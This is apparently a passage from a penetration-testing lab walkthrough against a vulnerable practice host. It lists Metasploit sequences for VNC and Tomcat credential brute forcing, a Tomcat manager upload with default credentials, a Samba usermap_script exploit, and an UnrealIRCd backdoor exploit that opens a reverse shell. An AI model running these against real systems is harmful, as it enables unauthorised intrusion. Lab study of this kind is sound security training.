
Metasploit Command Sequence:

search vnc\_login  
use auxiliary/scanner/vnc/vnc\_login  
set RHOST 192.168.159.134  
exploit

Verification:

vncviewer 192.168.159.134

#### Ports 6667 (UnrealIRCD):




Metasploit Command Sequence:

search unrealircd  
use exploit/unix/irc/unreal\_ircd\_3281\_backdoor  
set payload cmd/unix/reverse  
set RHOST 192.168.159.134  
set LHOST 192.168.159.131

exploit

#### Port 8180 (Apache Tomcat):


Initial Brute Force Attempt:



msfconsole  
search tomcat\_mgr\_login  
use auxiliary/scanner/http/tomcat\_mgr\_login  
set RHOST 192.168.159.134  
set RPORT 8180  
set STOP\_ON\_SUCCESS true

exploit


Subsequent Exploit for Upload:



search tomcat\_mgr\_upload  
use exploit/multi/http/tomcat\_mgr\_upload  
set RHOST 192.168.159.134   
set RPORT 8180

set HttpUsername tomcat  
set HttpPassword tomcat  
exploit

#### Port-139&443 ( Samba ) :



Metasploit Command Sequence:

search usermap\_script  
use exploit/multi/samba/usermap\_script  
set RHOST 192.168.159.134  
exploit